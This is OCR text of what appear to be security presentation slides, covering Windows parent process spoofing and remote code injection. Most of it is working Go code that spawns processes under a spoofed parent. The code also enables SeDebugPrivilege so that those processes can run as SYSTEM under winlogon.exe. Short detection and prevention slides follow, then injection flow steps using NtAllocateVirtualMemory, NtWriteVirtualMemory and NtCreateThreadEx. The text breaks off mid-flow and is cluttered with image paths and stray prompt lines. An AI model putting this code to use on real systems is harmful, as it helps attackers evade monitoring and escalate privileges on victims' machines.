
5. Update the **AttributeList** with a **Pointer** to the Target Process Handle using **UpdateProcThreadAttribute**

6. Use the **STARTUPINFOEX** struct in the **CreateProcess** Function with the **EXTENDED_STARTUPINFO_PRESENT** Flag



Parent Process Spoofing: Flow (cont.)

1. Launch Executable



[root@localhost ~]# echo \

Parent Process Spoofing: Code

```
// Security attributes that are needed to spoof parent processes
const requestRights = windows.PROCESS_TERMINATE | windows.SYNCHRONIZE | windows.PROCESS_QUERY_INFORMATION |
    windows.PROCESS_CREATE_PROCESS | windows.PROCESS_SUSPEND_RESUME | windows.PROCESS_DUP_HANDLE

var (
    // Command we are going to run.
    // Taken from command line.
    command = os.Args[2]

    // Victim process ID
    // Taken from command line.
    targetPID, _ = strconv.Atoi(os.Args[1])

    // Link and load kernel32.dll
    // kernel32.dll contains the functions we need.
    dllKernel32 = windows.NewLazySystemDLL("kernel32.dll")

    // Load the functions from kernel32.dll that we need by name.
    funcCreateProcess                  = dllKernel32.NewProc("CreateProcessW")
    funcUpdateProcThreadAttribute      = dllKernel32.NewProc("UpdateProcThreadAttribute")
    funcInitializeProcThreadAttributeList = dllKernel32.NewProc("InitializeProcThreadAttributeList")
)
```

[root@localhost ~]# echo \

Parent Process Spoofing: Code (cont.)

```
// Get HANDLE to the target process
targetHandle, err := windows.OpenProcess(
    requestRights,      // Security Access rights
    true,               // Inherit Handles
    uint32(targetPID), // Target Process ID
)

if err != nil {
    panic("OpenProcess failed: " + err.Error())
}
```

Parent Process Spoofing: Code (cont.)

```
// Declare some variables to create the StartupInfoEx struct
var (
    size             uint64
    startupInfoExtended STARTUPINFOEX
)

// This function ALWAYS returns an error. The only way to detect a failure is to determine
// if the size is lower than the smallest allocation size (48 bytes).
funcInitializeProcThreadAttributeList.Call(
    0,                              // Initial should be NULL
    1,                              // Amount of attributes requested
    0,                              // Reserved, must be zero
    uintptr(unsafe.Pointer(&size)), // Pointer to UINT64 to store the size of memory to reserve
)

if size < 48 {
    panic("InitializeProcThreadAttributeList returned invalid size!")
}

// Allocate the memory space for the opaque struct
startupInfoExtended.AttributeList = new(LPPROC_THREAD_ATTRIBUTE_LIST)

// Actually allocate the memory required for the LPPROC_THREAD_ATTRIBUTE_LIST blob.
r, _, err := funcInitializeProcThreadAttributeList.Call(
    uintptr(unsafe.Pointer(startupInfoExtended.AttributeList)), // Pointer to the LPPROC_THREAD_ATTRIBUTE_LIST blob
    1,                              // Amount of attributes requested
    0,                              // Reserved, must be zero
    uintptr(unsafe.Pointer(&size)), // Pointer to UINT64 to store the size of memory that was written
)
```

[root@localhost~]# echo \

Parent Process Spoofing: Code (cont.)

```
// Update the LPPROC_THREAD_ATTRIBUTE_LIST blob with the PROC_THREAD_ATTRIBUTE_PARENT_PROCESS attribute.
r, _, err = funcUpdateProcThreadAttribute.Call(
    uintptr(unsafe.Pointer(startupInfoExtended.AttributeList)), // Pointer to the LPPROC_THREAD_ATTRIBUTE_LIST blob
    0,                                  // Reserved, must be zero
    0x00020000,                         // PROC_THREAD_ATTRIBUTE_PARENT_PROCESS constant
    uintptr(unsafe.Pointer(&targetHandle)), // Pointer to HANDLE of the target process
    uintptr(unsafe.Sizeof(targetHandle)),   // Size of the HANDLE
    uintptr(unsafe.Pointer(nil)),           // Pointer to previous value, we can ignore it
    uintptr(unsafe.Pointer(nil)),           // Pointer the size to previous value, we can ignore it
)

if r == 0 {
    panic("UpdateProcThreadAttribute failed: " + err.Error())
}

// Set STARTUPINFO size to match the extended size
startupInfoExtended.StartupInfo.Cb = uint32(unsafe.Sizeof(startupInfoExtended))
```

[root@localhost ~]# echo \

Parent Process Spoofing: Code (cont.)

```
// Convert string to UTF16 Pointer
commandPtr, err := windows.UTF16PtrFromString(command)

if err != nil {
    panic("cannot convert command: " + err.Error())
}

// Declare a variable to store our resulting process info
var procInfo windows.ProcessInformation

// Create and start the process with out new STARTUPINFOEX struct.
//
// The CREATE_NEW_CONSOLE flag is REQUIRED when attempting to spoof a parent process as the parent may not have
// an allocated coonsole for useage, which would cause the process to crash if it requires one.
r, _, err = funcCreateProcess.Call(
    uintptr(unsafe.Pointer(nil)),                   // Application name pointer, can be NULL
    uintptr(unsafe.Pointer(commandPtr)),            // Command line pointer
    uintptr(unsafe.Pointer(nil)),                   // Process SECURITY_ATTRIBUTES, can be NULL
    uintptr(unsafe.Pointer(nil)),                   // Thread SECURITY_ATTRIBUTES, can be NULL
    uintptr(1),                                     // Inherit Handles, set to true
    uintptr(0x00080000|windows.CREATE_NEW_CONSOLE), // Process creation flags, the EXTENDED_STARTUPINFO_PRESENT (0x00080000) flag is required
    uintptr(unsafe.Pointer(nil)),                   // Environment Block, can be NULL
    uintptr(unsafe.Pointer(nil)),                   // Current working directory, can be NULL
    uintptr(unsafe.Pointer(&startupInfoExtended)),  // Pointer to our STARTUPINFOEX struct
    uintptr(unsafe.Pointer(&procInfo)),             // Pointer to our PROCESS_INFORMATION struct
)
```

DEMO: Parent Process Spoofing

Execution

Parent Elevated Process Spoofing

Let's go deeper (UwU)

[root@localhost ~]# echo \

Parent Process Spoofing: Elevated

- Processes created while spoofed gain “parent” privileges
  - Integrity level
  - Privilege flags
- Only works on processes you “own”
  - Executed by the same user
  - **Cannot** have a higher **Integrity Level**
  - **Cannot** be anything that runs under **SYSTEM**
- UAC elevated processes **cannot** touch **SYSTEM** processes
  - With one exception!

[root@localhost~]# echo \

Parent Process Spoofing: Elevated (cont.)

- Using the “SeDebugPrivillege” flag can allow more access
  - Even open **SYSTEM** processes!
- This flag requires Admin / Elevated rights
- New spoofed processes can run as **SYSTEM**!
  - When ran under a **SYSTEM** process
- Uses 3 WinAPI functions
  - OpenProcessToken
  - LookupPrivilegeValue
  - AdjustTokenPrivileges
- Well documented

[root@localhost~]# echo \

Parent Process Spoofing: Elevated Flow


1. Launch Executable

malware.exe

winlogon.exe

1A. Open Handle to Self Using **OpenProcessToken**

Process Tree



[root@localhost~]# echo \

Parent Process Spoofing: Elevated Flow (cont.)

1. Launch Executable


malware.exe

winlogon.exe

1A. Open Handle to Self Using **OpenProcessToken**

1B. Lookup SID for **SeDebugPrivilege** using **LookupPrivilegeValue**

Process Tree



[root@localhost ~]# echo \

Parent Process Spoofing: Elevated Flow (cont.)

1. Launch Executable

malware.exe


winlogon.exe

1A. Open Handle to Self Using **OpenProcessToken**

1B. Lookup SID for **SeDebugPrivilege** using **LookupPrivilegeValue**

1C. Assign the New Privilege using **AdjustTokenPrivileges**

Process Tree



Parent Process Spoofing: Elevated Flow (cont.)

1. Launch Executable

malware.exe

OpenProcess

winlogon.exe

2. Obtain Handle to Target Process

3. Create New **STARTUPINFOEX** Struct

4. Call Function **InitializeProcThreadAttributeList**

5. Update the **AttributeList** with a **Pointer** to the Target Process Handle using **UpdateProcThreadAttribute**

6. Use the **STARTUPINFOEX** struct in the **CreateProcess** Function with the **EXTENDED_STARTUPINFO_PRESENT** Flag


Child Of

cmd.exe

7. New Process Created!

User:
NT AUTHORITY\SYSTEM

Process Tree



[root@localhost ~]# echo \

Parent Process Spoofing: Elevated Code

```
// Link and load advapi32.dll
dllAdvapi32 = windows.NewLazySystemDLL("advapi32.dll")

// Load the functions from kernel32.dll that we need by name.
funcCreateProcess                  = dllKernel32.NewProc("CreateProcessW")
funcUpdateProcThreadAttribute      = dllKernel32.NewProc("UpdateProcThreadAttribute")
funcInitializeProcThreadAttributeList = dllKernel32.NewProc("InitializeProcThreadAttributeList")

// Load the functions from advapi32.dll that we need by name
funcAdjustTokenPrivileges = dllAdvapi32.NewProc("AdjustTokenPrivileges")
```

Parent Process Spoofing: Elevated Code (cont.)

```
// Adjust our privileges to get the debug privilege "SeDebugPrivilege"

// Get UTF16 string pointer
debugNamePtr, err := windows.UTF16PtrFromString("SeDebugPrivilege")

if err != nil {
    panic("cannot convert privilege string: " + err.Error())
}

// Declare a TOKEN_PRIVILEGES struct to store the resulting Privileges into.
var newPrivileges TOKEN_PRIVILEGES

// Convert the Privilege name to it's SID value and store it into our TOKEN_PRIVILEGES struct.
err = windows.LookupPrivilegeValue(
    nil,                            // "SystemName", can be nil
    debugNamePtr,                   // UTF16 string pointer to the name of the requested privilege
    &newPrivileges.Privileges[0].Luid, // Pointer to the LUID storage for the resulting privilege SID
)

if err != nil {
    panic("LookupPrivilegeValue failed: " + err.Error())
}
```

[root@localhost ~]# echo \

Parent Process Spoofing: Elevated Code (cont.)

```
// Set the privilege attributes to be enabled (apply this privilege)
newPrivileges.Privileges[0].Attributes = windows.SE_PRIVILEGE_ENABLED

// Set the count of Privileges requested
newPrivileges.PrivilegeCount = 1

// Declare a variable to store a HANDLE to out current TOKEN.
var ourToken windows.Token

// Open our current process TOKEN to change it's permissions.
err = windows.OpenProcessToken(
    windows.Handle(^uintptr(1-1)),          // HANDLE to this current process
    windows.TOKEN_WRITE|windows.TOKEN_QUERY, // Requested access rights
    &ourToken, // Pointer to the TOKEN to receive the resulting TOKEN
)

if err != nil {
    panic("OpenProcessToken failed: " + err.Error())
}
```

Parent Process Spoofing: Elevated Code (cont.)

```
// Apply the resulting privileges to our current process.
_, _, err = funcAdjustTokenPrivileges.Call(
    uintptr(ourToken),                          // HANDLE of our current TOKEN
    0,                                          // Flag "DisableAllPrivileges" set to FALSE
    uintptr(unsafe.Pointer(&newPrivileges)),    // Pointer to our new Privileges struct
    uintptr(unsafe.Sizeof(newPrivileges)),      // Size of our Privileges struct
    0,                                          // Pointer to the previous privleges, can be NULL
    0,                                          // Pointer to length of the previous privileges, can be NULL
)

if err.(syscall.Errno) != 0 {
    panic("AdjustTokenPrivileges failed: " + err.Error())
}

// Close Token
ourToken.Close()
```


DEMO: Parent Process Spoofing

Elevated Access Execution

Parent Process Spoofing: Detection

- Not much…
- Not considered “malicious”
  - By design
  - Generates false positives
- Potential detection through parsing ETW events [4]
- Security tools report the spoofed relationship

[2] @SmolSammichOwO



Running “cmd.exe” under “Skype.exe”

What Splunk/Sysmon Sees:
Image : "C:\\Windows\\System32\\cmd.exe",
ParentImage: "C:\\Program Files\\WindowsApps\\Microsoft.SkypeApp_15.61.100.0_x86__kzf8qxf38zg5c\\Skype\\Skype.exe"

[root@localhost ~]# echo \

Parent Process Spoofing: Prevention?

- Process flag to prevent spawning children
  - PROC_THREAD_ATTRIBUTE_CHILD_PROCESS_POLICY [5]
- Used with **UpdateProcThreadAttribute**
- Enables/Disables child process creation
  - Enable – PROCESS_CREATION_CHILD_PROCESS_RESTRICTED (0x01)
  - Disable – PROCESS_CREATION_CHILD_PROCESS_OVERRIDE (0x02)
- Only works when combined with sandboxed processes
  - AppContainers

Code Injection

[root@localhost ~]# echo \

Code Injection: What and Why?

- Creating a separate thread in a process
  - Can be local or remote
- Allows for attributing execution
- "File-less" or memory only
- Harder to detect "malicious" code
  - Methods are easily detectable (mostly)
- Can be used to "hot-patch" executables
  - Overwrite real-time virtual memory

[root@localhost ~]# echo \

Code Injection: How?

- Allocate – **NtAllocateVirtualMemory**
  - Segment a section of memory for writing
  - Change permissions to allow execution
- Write – **NtWriteVirtualMemory**
  - Copy data into the allocated space
- Execute – **NtCreateThreadEx**
  - Run it!


[root@localhost ~]# echo \

Code Injection: Flow

1. Launch Executable


malware.exe

target.exe




Code Injection: Flow (cont.)

1. Launch Executable




2. Obtain Handle to Target Process

Target.exe Memory Map




Code Injection: Flow (cont.)

1. Launch Executable




2. Obtain Handle to Target Process

3. Allocate a section of memory for writing with **NtAllocateVirtualMemory**



Code Injection: Flow (cont.)


1. Launch Executable



2. Obtain Handle to Target Process


3. Allocate a section of memory for writing with **NtAllocateVirtualMemory**

4. Write the payload to the new allocated space using **NtWriteVirtualMemory**



Code Injection: Flow (cont.)

1. Launch Executable




2. Obtain Handle to Target Process

3. Allocate a section of memory for writing with **NtAllocateVirtualMemory**

4. Write the payload to the new allocated space using **NtWriteVirtualMemory**

5. Trigger execution of the payload using **NtCreateThreadEx**



Code Injection: Flow (cont.)

1. Launch Executable

